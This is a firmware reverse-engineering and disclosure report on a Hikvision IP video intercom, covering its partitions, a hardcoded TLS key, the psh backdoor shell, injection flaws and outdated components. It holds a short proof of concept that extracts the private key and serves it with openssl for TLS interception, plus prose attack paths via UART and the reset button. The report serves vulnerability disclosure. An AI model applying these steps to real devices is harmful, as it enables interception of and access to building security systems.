Security Analysis Report
Hikvision DS-KV6113-WPE1(C) IP Video Intercom — Firmware Reverse Engineering
| Field | Value |
|---|---|
| Target Device | Hikvision DS-KV6113-WPE1(C) |
| Firmware Source | Chip-off flash read — MX25L25645G (256Mbit / 32MB NOR Flash) |
| Classification | Security Research / Public Disclosure |
Legal Notice: This report is produced for security research and responsible disclosure purposes only. All testing was performed on hardware owned by the researcher. The findings are disclosed to enable remediation and to inform the public of risks associated with this device. Reproduction or redistribution for purposes other than security improvement requires written permission.
Table of Contents
- Executive Summary
- Target Overview
- Methodology
- Firmware Structure
- Findings Summary
- Detailed Findings
- F-01 — Hardcoded TLS Private Key
- F-02 — Privilege Shell Backdoor (psh)
- F-03 — Unsalted Root Credentials Shared Across Firmware Units
- F-04 — Cloud Telemetry & Phone-Home Endpoints
- F-05 — Hik-Connect Enrollment Routes Identity-Linked Event Images to Hikvision Cloud
- F-06 — Encrypted Boot Script
- F-07 — Preset SSH Host Keys
- F-08 — Telnet Can Be Enabled
- F-09 — Hardcoded Internal IP Addresses
- F-10 — Hardcoded Chinese DNS Servers
- F-11 — Severely Outdated Software Stack (4,000 CVEs)
- F-12 — Kernel Privilege Escalation — Confirmed Exploits
- F-13 — Binary Memory Protection Failures
- F-14 — Pervasive Memory Safety Issues in Application Code
- F-15 — Weak File Permissions (395 Instances)
- F-16 — da_info Hidden Command Surface: Symlink Removal Provides No Access Control
- F-17 — CVE-2021-36260: Command Injection via ISAPI configurationData Endpoint
- F-18 — sipServer SQL Injection via SIP REGISTER
- F-19 — ISAPI Serial Bus Passthrough (RS232/RS485)
- F-20 — Unauthenticated CPIU IPC Message Bus (daemon_fsp_app)
- F-21 — BSP Encryption Layer Uses AES-128-ECB with Device-Bound Decryption Oracle
- F-22 — U-Boot Secure Boot Not Enforced — UART Physical Bypass (1-Second Window)
- F-23 — Cloud-Keyed Maintenance Bypass — Privileged ISAPI Access via
secretkeyParameter
- Software Bill of Materials
- CVE Cross-Reference
- Attack Surface Map
- Recommendations
- Responsible Disclosure
- Appendix A — Partition Table
- Appendix B — Filesystem Tree
- Appendix C — Certificate Details
- Appendix D — Raw Strings of Interest
- Appendix E — EMBA Analysis Statistics
- Appendix F — Disclosure Timeline
1. Executive Summary
The Hikvision DS-KV6113-WPE1(C) is an IP video door station widely deployed in residential and commercial buildings. This security audit was performed on a physical unit via chip-off flash extraction, static binary analysis, and automated firmware analysis using EMBA.
Two-unit caveat: Findings F-01 through F-25 were derived from static analysis of a single chip-off’d unit (firmware V2.1.5, Linux 3.18.20, Hi3516CV300-class boot stack). Live physical/UART testing (Section 2.1) was subsequently performed on a second, newer unit of the same model (firmware V2.2.65, Linux 4.19.91, dated 2025-03-26) to validate findings against real hardware. The two units differ substantially at the bootloader and kernel level — see Section 2.1 for a full comparison and which findings require re-verification as a result.
The overall security posture of this device is critically poor. Analysis identified a combination of intentional backdoors, hardcoded cryptographic material embedded in the firmware, cloud telemetry endpoints compiled into the main application binary, a software stack relying heavily on severely outdated and largely end-of-life components, and significant binary hardening deficiencies — particularly absent RELRO (93% of binaries) and stack canaries (84% of binaries).
By the numbers: EMBA identified 4,000 CVEs across the firmware components — 47 Critical and 715 High severity — with 105 public exploits available including 12 Metasploit modules and 8 remotely exploitable vulnerabilities. A further 4,380 CWE-classified code quality issues were identified across 11 core binaries, and 8,212 potential vulnerabilities were flagged by Ghidra/semgrep static analysis.
The most severe findings are:
- An RSA TLS private key is hardcoded in the firmware across two separate partitions (CramFS and JFFS2 backup). A single unit was analyzed; whether all devices of this model ship with the same key pair cannot be confirmed without firmware from additional units. If shared, TLS traffic interception would be trivially achievable by any attacker with access to the firmware image.
- A proprietary backdoor shell (
psh) with four hardcoded 1024-bit RSA public keys is installed as the default interactive shell. Static disassembly confirmed the RSA challenge-response flow: a random number is generated,eth0MAC is read, and a correct RSA-signed response unlocks a privilegedDebugmode — accessible only by the holder of the corresponding private keys (presumably Hikvision). The shell exposes onlydate,help,getDateInfo, andDebugto unauthenticated sessions. - The Linux 3.18.20 kernel carries 3,856 known CVEs, including Dirty COW (CVE-2016-5195) and multiple overlayfs privilege escalation exploits with publicly available Metasploit modules, rated “probable” for this kernel version.
- 93% of binaries lack RELRO and 84% lack stack canaries — the two most significant hardening gaps. NX is disabled on 39% of analyzed binaries (largely kernel modules) and is also absent on
hicorespecifically. The application binaryhicorealone contains 300 unsafestrcpycalls, 41system()calls, and 2,659 potential format string vulnerabilities. - CVE-2021-36260 (CRITICAL 9.8) is probable on this firmware. The unauthenticated command injection endpoint
/ISAPI/System/configurationDatais confirmed present inhicore, and the firmware version stringV2.1.5falls within the published affected range (before V2.2.0). A Metasploit module for this CVE is publicly available. - The SIP server (
sipServer) performs SQL queries by directsprintfsubstitution of SIP header fields, with no prepared statements. Any device on the local network can send a crafted SIP REGISTER with a SQL injection payload in theFrom:header, achieving unauthenticated read/write access to the device’s credential and registration database. - The device’s main binary contains hardcoded Hikvision cloud endpoints, including a tracking endpoint at
www.hikvision.com/RaCM/trackExt/ver10and code paths for uploading face recognition captures and access control events. Whether these are triggered in practice requires dynamic traffic analysis to confirm; the analyzed unit was not confirmed to have established internet connectivity.
These findings are consistent with, and significantly extend, previously published research on Hikvision firmware. The device should not be deployed in any environment with security or privacy requirements until Hikvision issues a comprehensively remediated firmware version.
2. Target Overview
| Property | Detail |
|---|---|
| Model | DS-KV6113-WPE1(C) |
| Type | IP Video Door Station (PoE) |
| Processor | HK-2019-A16B TRXM7500 (Hikvision custom SoC, Hi3516CV300 core) |
| Flash IC | Macronix MX25L25645G — 256Mbit (32MB) SPI NOR Flash |
| OS | Linux 3.18.20 (ARM, uClibc 0.9.33.2) |
| Firmware | Extracted via chip-off read |
| Connectivity | RJ45 (PoE), Wi-Fi (Realtek 8188EU/FU), SIP |
| Total Files | 1,195 files, 1,798 directories |
| Entropy | 7.19 bits/byte |
2.1 Hardware/Firmware Revision Note — Chip-Off Unit vs. Live UART Unit
All findings in Sections 5–6 (F-01–F-25) were derived from static analysis of the chip-off’d flash image described above. A second physical unit of the same model (DS-KV6113-WPE1(C)) was subsequently wired for live UART access to validate findings dynamically. Captured boot log: boot_uart_115.2k.txt (115200 8N1, full cold-boot capture).
This second unit turned out to be a materially newer hardware/firmware revision, not merely a later patch level:
| Property | Chip-off unit (static analysis) | Live UART unit (dynamic testing) |
|---|---|---|
| Firmware version | V2.1.5 | V2.2.65 |
| Kernel | Linux 3.18.20 | Linux 4.19.91 |
| BusyBox (rootfs) | — | v1.31.1 (2023-12-07) |
| Bootloader | U-Boot (HiSilicon-style, verify=n) |
NVT proprietary first-stage loader → U-Boot 2019.04-svn647255 (Dec 07 2023, jenkins-AVI-CCI-Pipeline-16690) |
| Secure boot | Disabled (verify=n, F-22) |
[OTP secure]: Write (Lock), [Start Mode]: Secure — signature verification of both uImage and ramdisk.gz PASSED at boot |
psh build |
svn?, Mar 14 2020 | svn358439, Aug 27 2021 |
| PCB / CPLD | — (not decoded) | PCB DS-17116, CPLD ver 2-0-0, board_attr 1-0-0 |
| Production date | Unknown | 2025-03-26 (prodDate FY0805639) |
| MAC prefix | — | a4:d5:c2:4e:71:f3 |
Why this matters for this report:
- F-22 (U-Boot secure boot bypass) was derived entirely from the chip-off unit’s U-Boot environment blocks (
verify=n). The live unit’s boot log shows an OTP-locked, “Secure” start mode with signature verification passing for both kernel and ramdisk — the opposite posture. F-22 should be treated as unconfirmed on this newer revision until physically re-tested (i.e., attempting the documented 1-second interrupt window against this unit specifically and checking whether an unsigned image is rejected). - F-17 (CVE-2021-36260) was flagged “probable” based on the chip-off unit reporting version string
V2.1.5, inside the publicly documented affected range (< V2.2.0). The live unit reports V2.2.65, outside that range — F-17 likely does not apply to this revision and should be re-tested against the ISAPI endpoint directly rather than assumed from the version string alone. - F-02 (
pshbackdoor) is live-confirmed at the console-access level: the UART console drops straight into an interactiveashshell and thenpsh(BusyBox v1.2.1 Protect Shell (psh svn358439)) with no login/getty prompt of any kind — no username or password is requested to reach an interactive prompt at all, consistent with/etc/profileinvokingpshunconditionally as described in F-02. The shell immediately printed a[PSWD]-style challenge (Random number is:252818968) followed by a bare#, matching the static disassembly’s challenge-response flow. This capture is passive (boot-only, no commands were sent), so whether the bare#accepts unrestricted commands or is already metacharacter-filtered per F-02 remains to be tested interactively. - All other findings (F-01, F-03–F-16, F-18–F-25) concern components (TLS key, root hash, cloud endpoints,
da_info,sipServer,daemon_fsp_app, ISAPI auth bypass, etc.) not visible in a boot log and are neither confirmed nor refuted by this capture — they still require direct testing against the live unit.

PCB Overview
The device uses two PCBs connected via a mezzanine connector. The primary PCB carries the SoC, flash, and Ethernet/PoE hardware. The secondary PCB holds external connectors and voltage regulation.

The flash IC is directly accessible on the PCB surface, making chip-off extraction straightforward with standard SPI flash programmer equipment.
Hardware Map (from Device Tree Blobs)
The firmware image embeds 11 Device Tree Blob (DTB) files for distinct hardware variants, all sharing the same application binary. All variants are built on the Hi3516CV300 SoC. The decompiled DTS files reveal the confirmed peripheral map:
Hi3516CV300 SoC — confirmed peripherals:
| Peripheral | Base Address | Status in Target |
|---|---|---|
UART0 (ttyS0) |
0x12100000 |
Active — U-Boot console, Linux console |
UART1 (ttyS1) |
0x12101000 |
Disabled on outdoor panels; active on indoor stations |
UART2 (ttyS2) |
0x12102000 |
Disabled (reference board only) |
| I2C bus 0 | 0x12110000 |
Active |
| I2C bus 1 | 0x12112000 |
Active |
| SPI bus 0 | 0x12120000 |
Active — SPI NOR flash |
| SPI bus 1 | 0x12121000 |
Active — additional peripheral |
| PWM controller | 0x12130000 |
Active — IR illumination LED |
| P-Iris motor control | 0x12140000 |
Active — motorized camera iris |
| Watchdog | 0x12080000 |
Active |
| RTC | 0x12090000 |
Active |
| IR receiver | 0x120f0000 |
Active |
| Video/ISP pipeline | 0x11200000–0x11270000 |
Active — VICAP, ISP, VPSS, VEDU, JPEGE |
| Interrupt controller (VIC) | 0x10040000 |
Active |
Physical buttons (GPIO keys, confirmed in device DTB):
| Button | GPIO | Linux Keycode | Purpose |
|---|---|---|---|
| Doorbell | GPIO7[0], active-low | BTN_0 (0x05) |
Visitor call trigger |
| Soft reset | GPIO7[1], active-low | KEY_F1 (0x3b) |
Factory reset |
The soft reset button on GPIO7[1] is physically accessible on the installed device from outside the enclosure on some mounting configurations. Pressing and holding it triggers a factory reset, clearing device credentials and re-enabling default credentials — a physical attack path independent of F-22.
Multi-model firmware scope:
The 11 DTB variants cover two distinct device classes sharing this firmware image:
| DTB range | Device class | UART config | GPIO keys | Factory description |
|---|---|---|---|---|
| DS17040–17048 | Outdoor panels (DS-KV series) | UART0 only active | Doorbell + soft_rst | Villa/apartment door stations |
| DS17052–17079 | Indoor stations (DS-KH/KD series) | UART0 + UART1 active | None | Indoor monitors, call modules |
| DS17082 | Indoor station (variant) | UART0 only | None | — |
| DS17052 | Metal villa panel (overseas) | UART0 + UART1 | None | 国外金属款别墅门口机 |
| DS17063 | Plastic villa panel | UART0 + UART1 | None | 塑料款别墅门口机 |
| DS17077 | Explosion-proof panel | UART0 + UART1 | None | 海外防爆门铃机 |
All 11 variants run identical application code — all vulnerabilities in this report apply across the entire product family covered by this firmware image.
Web interface feature scope:
The webs.tar.gz (394 files) contains an Angular.js SPA with 67 feature bundles revealing the intended deployment scope beyond basic intercom:
| Bundle | Capability |
|---|---|
humanFace.bundle.js |
Face recognition enrollment and management |
bluetooth.bundle.js |
Bluetooth mobile credential integration |
wifiProbe.bundle.js |
Wi-Fi presence detection |
temperature.bundle.js |
Environmental temperature monitoring |
consumeRecord.bundle.js |
Cafeteria/canteen payment record |
consumptionCfg.bundle.js |
Consumption payment system configuration |
patientInfo.bundle.js |
Healthcare patient information |
vehicle.bundle.js |
License plate recognition and vehicle access |
netPacket.bundle.js |
Packet capture configuration (ties to /ISAPI/VCS/wireshark/export — F-23) |
infoDistribution.bundle.js |
Building-wide information broadcast |
channelIOT.bundle.js |
IoT device channel management |
The breadth of deployment contexts (healthcare, finance, vehicle access, smart building) amplifies the impact of the vulnerabilities documented in this report — the same firmware is used in security-sensitive environments across multiple sectors.
3. Methodology
3.1 Scope
In Scope:
- 32MB NOR flash image extracted from the physical device
- All partitions: U-Boot bootloader, JFFS2 config partitions, CramFS main system, Linux ramdisk
- Static binary analysis of
hicore,psh,dec, and supporting binaries - Automated analysis via EMBA (CVE correlation, credential scanning, binary hardening, CWE analysis, Ghidra decompilation)
- Cryptographic material and certificate analysis
Out of Scope:
- Live network traffic capture (dynamic analysis phase — pending)
- Hikvision cloud backend infrastructure
- Web application / ISAPI API endpoint fuzzing
digicapkeyArm.kofull reverse engineering (complete — see F-06)- Physical interface testing via UART/JTAG (partially pending)
Limitations:
- Dynamic analysis (QEMU ARM emulation, live service testing) not yet performed — F-17 CVE-2021-36260 and F-18 SQL injection confirmed by static code pattern analysis; functional exploit chains require live device verification
- Full data-flow analysis of
hicore(8.7 MB stripped binary) is ongoing; static analysis covers endpoint mapping, command execution imports, and version correlation - Physical interface testing (UART, JTAG) pending
3.2 Flash Extraction
The MX25L25645G NOR Flash IC was de-soldered from the PCB and read using a flash programmer. The full 32MB image was saved as MX25L25645G@SOIC8.BIN.
3.3 Firmware Parsing
binwalk3 was used to identify and extract firmware partitions:
$ binwalk3 MX25L25645G@SOIC8.BIN

DECIMAL      HEX         DESCRIPTION
-----------  ----------  -------------------------------------------
184788       0x2D1D4     CRC32 polynomial table, little endian
394296       0x60438     JFFS2 filesystem (9 nodes, 195540 bytes)
656096       0xA02E0     JFFS2 filesystem (376 nodes, 1286000 bytes)
1966080      0x1E0000    CramFS filesystem (39 files, 25845760 bytes)
3.4 Automated Analysis — EMBA
The full firmware image was run through EMBA (Embedded Linux Analyzer). EMBA performed:
- Automated firmware extraction and deep unpacking
- CVE correlation via
cve-bin-tool(f17) - Password/credential scanning via STACS (s108) and John the Ripper (s109)
- Cryptographic key search (s106)
- Binary hardening audit (s12)
- CWE static analysis via
cwe-checker(s17) - Ghidra decompilation with semgrep rules (s16)
- Kernel vulnerability verification via
linux-exploit-suggester(s26) - Shell script auditing via ShellCheck (s20)
- Certificate analysis (s60)
- Weak function usage analysis (s13)
3.5 Manual Static Analysis Tools
| Tool | Purpose |
|---|---|
binwalk3 |
Partition extraction |
debugfs |
Ramdisk (ext2) exploration |
strings |
Plaintext extraction |
openssl |
Certificate / key decoding |
EMBA |
Automated firmware analysis suite |
python3 |
Key material decoding / decryption |
arm-none-eabi-objdump |
ARM binary disassembly (digicapkeyArm.ko, psh) |
pycryptodome |
3DES-ECB decryption of start.sh |
4. Firmware Structure
4.1 Partition Map
| Offset | Size | Type | Contents |
|---|---|---|---|
0x00000 |
~180 KB | Raw | U-Boot bootloader |
0x60438 |
195,540 B | JFFS2 | dev.bin device config |
0xA02E0 |
1,286,000 B | JFFS2 | Backup config, serverkey.pem/servercert.pem |
0x1E0000 |
25,845,760 B | CramFS | Main system — serverkey.pem/servercert.pem, hicore, start.sh (encrypted) |
Note: The shared TLS private key appears in two separate partitions — both the backup JFFS2 and the CramFS. This was confirmed by EMBA’s STACS scan which located the key at four distinct paths. Reflashing one partition would not eliminate it.
4.2 U-Boot Boot Arguments
The following was recovered from the U-Boot region:
console=ttyS0,115200
default=cramfsload 0x80400000 uImage
cramfsload 0x80800000 ramdisk.gz
A UART debug console is available at 115200 baud on ttyS0. Physical access to test points on the PCB would allow an interactive root shell without any authentication.
4.3 CramFS Contents
1E0000/
├── ASC16.bin / HZK16.bin          (font files)
├── audio.tar.lzma                  (audio prompts)
├── base.tar.lzma                   (base system libraries)
├── check_config / da_info          (config verifier, device info)
├── daemon_fsp_app                  (FSP daemon)
├── dec                             (decryption binary for start.sh)
├── devListCfgTemplate.xls
├── digicapkeyArm.ko                (Hikvision DRM kernel module)
├── DS170xx.dtb (×11)               (device tree blobs, 11 device variants)
├── gpl.tar.lzma
├── hi3516cv300-demb.dtb
├── lib.tar.lzma
├── Open_Source_Software_Licenses.txt
├── pppoed / sipServer / udhcpd
├── ramdisk.gz                      (Linux initrd — Ubuntu-based)
├── rtwpriv                         (Realtek Wi-Fi utility)
├── servercert.pem / serverkey.pem  (⚠ SHARED TLS KEY PAIR — also in JFFS2)
├── start.sh                        (⚠ ENCRYPTED boot script)
├── uImage                          (Linux 3.18.20 kernel)
├── visdoor.tar.lzma                (main application — hicore)
├── web4.0_help.tar.gz / webs.tar.gz
└── udhcpd.conf
4.4 Ramdisk Filesystem
/
├── bin/  (busybox, psh ← BACKDOOR, hik custom tools)
├── etc/
│   ├── dropbear/ (preset shared SSH host keys)
│   ├── inittab   (::respawn:-/bin/sh)
│   ├── init.d/rcS
│   ├── passwd    (hardcoded root hash)
│   └── shadow    (unsalted SHA-256)
└── sbin/ usr/
5. Findings Summary
| ID | Title | Severity | CVSS v3 | Attack Vector | Exploitability | Status |
|---|---|---|---|---|---|---|
| F-01 | Hardcoded TLS Private Key | CRITICAL | 9.8 | Network | Confirmed | Open |
| F-02 | Privilege Shell Backdoor (psh) | HIGH | 7.2 | Network | Confirmed | Open |
| F-03 | Unsalted Root Credentials Shared Across Firmware Units | HIGH | 8.1 | Network | Probable | Open |
| F-04 | Cloud Telemetry & Phone-Home | HIGH | 7.5 | Network | Probable | Open |
| F-05 | Hik-Connect Enrollment Routes Identity-Linked Event Images to Hikvision Cloud | MEDIUM | 4.1 | Network | Confirmed | Open |
| F-06 | Encrypted Boot Script | MEDIUM | 6.4 | Physical | Confirmed | Open |
| F-07 | Preset SSH Host Keys | MEDIUM | 6.5 | Network | Confirmed | Open |
| F-08 | Telnet Can Be Enabled | MEDIUM | 5.9 | Network | Probable | Open |
| F-09 | Hardcoded Internal IP Addresses | MEDIUM | 5.3 | Network | Confirmed | Open |
| F-10 | Hardcoded Chinese DNS Servers | MEDIUM | 5.3 | Network | Confirmed | Open |
| F-11 | Severely Outdated Software Stack | CRITICAL | 9.8 | Network | Confirmed | Open |
| F-12 | Kernel Privilege Escalation — Confirmed Exploits | HIGH | 8.8 | Local | Confirmed | Open |
| F-13 | Binary Memory Protection Failures | HIGH | 8.1 | Network | Probable | Open |
| F-14 | Pervasive Memory Safety Issues in Application Code | HIGH | 8.1 | Network | Probable | Open |
| F-15 | Weak File Permissions (395 instances) | HIGH | 7.1 | Local | Probable | Open |
| F-16 | da_info Hidden Command Surface: resetPasswd/resetParam Accessible via Direct Invocation | HIGH | 7.1 | Local | Confirmed | Open |
| F-17 | CVE-2021-36260: Command Injection via ISAPI configurationData Endpoint | CRITICAL | 9.8 | Network | Probable | Open |
| F-18 | sipServer SQL Injection via SIP REGISTER | CRITICAL | 9.1 | Network | Probable | Open |
| F-19 | ISAPI Serial Bus Passthrough (RS232/RS485) | HIGH | 8.1 | Network | Confirmed | Open |
| F-20 | Unauthenticated CPIU IPC Message Bus (daemon_fsp_app) | HIGH | 7.8 | Local | Confirmed (dynamic — SIGSEGV under QEMU) | Open |
| F-21 | BSP Encryption Layer Uses AES-128-ECB with Device-Bound Decryption Oracle | MEDIUM | 4.7 | Local | Confirmed (static) | Open |
| F-22 | U-Boot Secure Boot Not Enforced — UART Physical Bypass | HIGH | 7.6 | Physical | Confirmed | Open |
| F-23 | Cloud-Keyed Maintenance Bypass via secretkey ISAPI Parameter |
HIGH | 7.4 | Network | Confirmed (static) | Open |
Aggregate EMBA Statistics:
| Severity | CVE Count | With Public Exploits |
|---|---|---|
| Critical | 47 | 1 |
| High | 715 | 55 |
| Medium | 1,417 | 40 |
| Low | 48 | 1 |
| Total | 4,000 | 105 |
| Remote exploits: 8 | Local exploits: 72 | DoS exploits: 28 | Metasploit modules: 12 |
6. Detailed Findings
F-01 — Hardcoded TLS Private Key
| Field | Value |
|---|---|
| Severity | CRITICAL |
| CVSS v3 Score | 9.8 |
| CVSS v3 Vector | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Attack Vector | Network |
| CWE | CWE-321: Use of Hard-coded Cryptographic Key |
| Related CVEs | — |
| Affected Versions | All firmware versions (hardcoded — not version-specific) |
| Location | 1E0000/serverkey.pem, 1E0000/servercert.pem; JFFS2/certs/serverkey.pem, JFFS2/certs/servercert.pem |
| Exploitability | Extracted directly from firmware image |
| Remediation Status | Open |
Description
A 2048-bit RSA private key and self-signed X.509 certificate are stored in plaintext in two separate partitions of the firmware: the CramFS main system and the JFFS2 backup config partition. EMBA’s STACS credential scanner confirmed the key at four distinct paths, meaning reflashing one partition would not eliminate the exposure.
A single physical unit was analyzed. Whether other devices of this model ship with the same key pair is unknown — it would require comparing firmware images from multiple units or obtaining confirmation from Hikvision. If the firmware image is shipped identically across all devices, every unit would share the same private key for TLS communication.
Evidence
Subject:  C=CN, ST=ZJ, L=HZ, O=HIKVISION, OU=HZ, CN=hikvision.com
Issuer:   Self-signed
Valid:    2019-12-17 to 2037-12-31
Key:      RSA 2048-bit
Serial:   8a:b4:23:17:c6:2a:20:f1
Proof of Concept
# 1. Extract key from firmware image
binwalk3 -e MX25L25645G@SOIC8.BIN

# 2. Verify key is valid and readable
openssl rsa -in 1E0000/serverkey.pem -check -noout
# Output: RSA key ok

# 3. Verify certificate matches key
openssl x509 -in 1E0000/servercert.pem -text -noout

# 4. Use extracted key to impersonate any device or MITM TLS sessions
openssl s_server -key serverkey.pem -cert servercert.pem -port 443
Impact
- Full man-in-the-middle attack on TLS traffic to/from the analyzed unit (key is extractable from firmware)
- If the same key is shared across multiple devices: impersonation of any such device to clients or cloud infrastructure
- Decryption of previously captured sessions (no forward secrecy with static RSA key exchange)
- Both partitions must be reflashed to remove; no single-partition remediation exists
References
- CWE-321: https://cwe.mitre.org/data/definitions/321.html
- NIST SP 800-57 Part 1 (Key Management Guidelines)
F-02 — Privilege Shell Backdoor (psh)
| Field | Value |
|---|---|
| Severity | HIGH |
| CVSS v3 Score | 7.2 |
| CVSS v3 Vector | AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H |
| Attack Vector | Network / Physical (any shell-accessible channel; PR:H reflects possession of Hikvision’s RSA private key) |
| CWE | CWE-798: Use of Hard-coded Credentials; CWE-912: Hidden Functionality |
| Related CVEs | — (pattern consistent with prior Hikvision backdoor disclosures) |
| Affected Versions | All firmware versions (hardcoded) |
| Location | /bin/psh in ramdisk; invoked from /etc/profile |
| Exploitability | Confirmed — binary and embedded RSA keys extracted from firmware |
| Remediation Status | Open |
Description
The binary /bin/psh is installed as the interactive shell wrapper for every authenticated session (/etc/profile calls it unconditionally). Static disassembly of the binary (arm-none-eabi-objdump) confirmed the following:
Binary metadata:
- Statically linked ELF32 ARM, stripped, 1,197,348 bytes
- Identifies itself as:
BusyBox v%s Protect Shell (psh svn%d), version 1.2.1, build date Mar 14 2020 - Embeds OpenSSL 1.1.1d (statically compiled in, end-of-life since Sep 2023)
- Build path artifact:
/data1/shancong/work/new_lib/psh/openssl-1.1.1d/install/ssl - Optional key configuration:
/etc/psh_rsa.conf
Shell restrictions (confirmed from code at 0x11014–0x11094):
The shell explicitly intercepts all typed input and rejects commands containing any of the following metacharacters before dispatching: >, <, |, &, ;, $, `. On detection the shell prints:
Not Support Redirect I/O or Combinated Commands.Not Support Command Replace.
This hardened shell prevents an authenticated session from performing I/O redirection, piping, command chaining, or variable substitution.
Supported commands (confirmed from dispatch table at 0x110e0–0x111b0):
| Command | Function |
|—|—|
| date | Display system date |
| help | List available commands |
| getDateInfo | Display firmware version and build date |
| Debug | Enter privileged debug mode (RSA auth required) |
| getHardInfo | Display hardware info (available in Debug mode) |
Challenge-response authentication (confirmed from code at 0x109f0–0x10b90):
- The shell reads the device MAC address from the
eth0interface viaSIOCGIFHWADDRioctl (socket created for this purpose; errors producecreate socket failed!/MAC ioctl error!) - A random number is generated and presented as:
[PSWD][%04d]: <N> - The user must supply a response; the response is verified via RSA public key operation using one of the four embedded 1024-bit keys
- On success:
Enter Debug Mode. - On failure:
Incorrect Password. %d Times Left(5 attempts maximum, counter at struct+0x160) - A separate
Password:prompt exists in the code for an alternative direct password path
Four hardcoded 1024-bit RSA public keys are embedded in .rodata at file offsets 0x0bcd99–0x0bcfd2 (PKCS#1 DER, Base64-encoded). All four keys are 140 bytes DER (128-byte modulus = 1024-bit). The 1024-bit RSA key size falls below current NIST minimum recommendation (2048-bit) and is considered breakable with sufficient computational resources.
Evidence
Key 1 (file offset 0x0bcd99):
MIGJAoGBALyi9WXx8W1rFZttJtKcOwXrWWHyMyBKGtLCSA/ZpOFxewBrl
UPOXtXlqoQ2Lg8y2KxdghkfHP+rNhZG61VhyYx3jwnTxY9gCzOVXg6L665
nCuV5mszwbcscyv1Uo+uLOl+OH/5RXS0J3reWFLwidV5E63xhcpVaKhhmW
9xPXW8fAgMBAAE=

Key 2 (file offset 0x0bce56):
MIGJAoGBAOZwSLecBmsjYjEixnXdeYfDeZJ39mDk6CH/cduiKSYz9KHAT6
uqvWsYA5kT6JtWfitnl6fnPSd4/K9DYsVEMxs8esFElmV+HqVo8owInBkH
